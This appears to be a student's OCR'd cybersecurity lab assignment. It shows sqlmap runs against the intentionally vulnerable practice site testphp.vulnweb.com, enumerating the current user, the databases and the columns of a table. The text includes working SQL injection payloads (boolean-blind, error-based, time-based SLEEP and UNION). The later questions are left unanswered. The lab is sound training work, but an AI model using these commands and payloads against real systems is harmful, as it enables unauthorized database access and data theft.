

ASSIGNMENT – 6

Q-1) Apply Automated SQL Injection using SQLMAP.




```
200420116059@kali:~$ sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 --current-user

        ___
       __H__
 ___ ___[.]_____ ___ ___  {1.6.9#stable}
|_ -| . [.]     | .'| . |
|___|_  [.]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility
to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage cau
sed by this program

[*] starting @ 06:18:40 /2022-11-16/

[06:18:43] [INFO] testing connection to the target URL
[06:18:44] [INFO] checking if the target is protected by some kind of WAF/IPS
[06:18:45] [INFO] testing if the target URL content is stable
[06:18:46] [INFO] target URL content is stable
[06:18:46] [INFO] testing if GET parameter 'cat' is dynamic
[06:18:47] [INFO] GET parameter 'cat' appears to be dynamic
[06:18:48] [INFO] heuristic (basic) test shows that GET parameter 'cat' might be injectable (possible DBMS: 'MySQL')
[06:18:48] [INFO] heuristic (XSS) test shows that GET parameter 'cat' might be vulnerable to cross-site scripting (XSS) attacks
[06:18:48] [INFO] testing for SQL injection on GET parameter 'cat'
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n]
for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) values? [Y/n]
[06:19:16] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[06:19:17] [WARNING] reflective value(s) found and filtering out
[06:19:18] [INFO] GET parameter 'cat' appears to be 'AND boolean-based blind - WHERE or HAVING clause' injectable (with --string="sem")
[06:19:18] [INFO] testing 'Generic inline queries'
[06:19:19] [INFO] testing 'MySQL ≥ 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (BIGINT UNSIGNED)'
[06:19:19] [INFO] testing 'MySQL ≥ 5.5 OR error-based - WHERE or HAVING clause (BIGINT UNSIGNED)'
[06:19:19] [INFO] testing 'MySQL ≥ 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXP)'
[06:19:19] [INFO] testing 'MySQL ≥ 5.5 OR error-based - WHERE or HAVING clause (EXP)'
[06:19:20] [INFO] testing 'MySQL ≥ 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)'
[06:19:20] [INFO] GET parameter 'cat' is 'MySQL ≥ 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)' inject
able
[06:19:20] [INFO] testing 'MySQL inline queries'
[06:19:34] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
[06:19:34] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least one other (potential) tec
hnique found
[06:19:34] [INFO] 'ORDER BY' technique appears to be usable. This should reduce the time needed to find the right number of query columns
. Automatically extending the range for current UNION query injection technique test
[06:19:35] [INFO] target URL appears to have 11 columns in query
[06:19:35] [INFO] GET parameter 'cat' is 'Generic UNION query (NULL) - 1 to 20 columns' injectable
GET parameter 'cat' is vulnerable. Do you want to keep testing the others (if any)? [y/N]
sqlmap identified the following injection point(s) with a total of 47 HTTP(s) requests:
---
Parameter: cat (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: cat=1 AND 2200=2200

    Type: error-based
    Title: MySQL ≥ 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)
    Payload: cat=1 AND GTID_SUBSET(CONCAT(0x71627a7a71,(SELECT (ELT(2213=2213,1))),0x71706b6a71),2213)

    Type: time-based blind
    Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
    Payload: cat=1 AND (SELECT 3767 FROM (SELECT(SLEEP(5)))VbGj)
```

Q-2) Find Database detail of the targeted site.




```
200420116059@kali:~$ sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 --dbs

        ___
       __H__
 ___ ___[.]_____ ___ ___  {1.6.9#stable}
|_ -| . [.]     | .'| . |
|___|_  [.]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility
to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage ca
sed by this program

[*] starting @ 06:22:59 /2022-11-16/

[06:23:04] [INFO] resuming back-end DBMS 'mysql'
[06:23:04] [INFO] testing connection to the target URL

sqlmap resumed the following injection point(s) from stored session:
---
Parameter: cat (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: cat=1 AND 2200=2200

    Type: error-based
    Title: MySQL >= 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)
    Payload: cat=1 AND GTID_SUBSET(CONCAT(0x71627a7a71,(SELECT (ELT(2213=2213,1))),0x71706b6a71),2213)

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: cat=1 AND (SELECT 3767 FROM (SELECT(SLEEP(5)))VbGj)

    Type: UNION query
    Title: Generic UNION query (NULL) - 11 columns
    Payload: cat=1 UNION ALL SELECT CONCAT(0x71627a7a71,0x4a4745764c65426852635a5071797276547a57706e63686f6448615241574c6341726d55784569
1,0x71706b6a71),NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL-- -
```




```
---
[06:23:09] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Nginx 1.19.0, PHP 5.6.40
back-end DBMS: MySQL >= 5.6
[06:23:09] [INFO] fetching database names
available databases [2]:
[*] acuart
[*] information_schema

[06:23:12] [INFO] fetched data logged to text files under '/home/DIVYESH/.local/share/sqlmap/output/testphp.vulnweb.com'
```

Q-3) Find Table details of the targeted site.



Q-4) Find Column details for the tables.



```
200420116059@kali:~$ sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 -D acuart -T artists --column
        ___
       __H__
 ___ ___[)]_____ ___ ___  {1.6.9#stable}
|_ -| . [)]     | .'| . |
|___|_  [)]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility
to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage cau
sed by this program

[*] starting @ 06:28:43 /2022-11-16/

[06:29:03] [INFO] resuming back-end DBMS 'mysql'
[06:29:03] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: cat (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: cat=1 AND 2200=2200

    Type: error-based
    Title: MySQL ≥ 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)
    Payload: cat=1 AND GTID_SUBSET(CONCAT(0x71627a7a71,(SELECT (ELT(2213=2213,1))),0x71706b6a71),2213)

    Type: time-based blind
    Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
    Payload: cat=1 AND (SELECT 3767 FROM (SELECT(SLEEP(5)))VbGj)

    Type: UNION query
    Title: Generic UNION query (NULL) - 11 columns
    Payload: cat=1 UNION ALL SELECT CONCAT(0x71627a7a71,0x4a4745764c65426852635a5071797276547a57706e63686f6448615241574c6341726d557845694
1,0x71706b6a71),NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL-- -
---
```

```
[06:29:09] [INFO] fetching columns for table 'artists' in database 'acuart'
Database: acuart
Table: artists
[3 columns]
+-----------+-------------+
| Column    | Type        |
+-----------+-------------+
| adesc     | text        |
| aname     | varchar(50) |
| artist_id | int         |
+-----------+-------------+

[06:29:19] [INFO] fetched data logged to text files under '/home/DIVYESH/.local/share/sqlmap/output/testphp.vulnweb.com'
```

Q-5) Find actual data for the given site.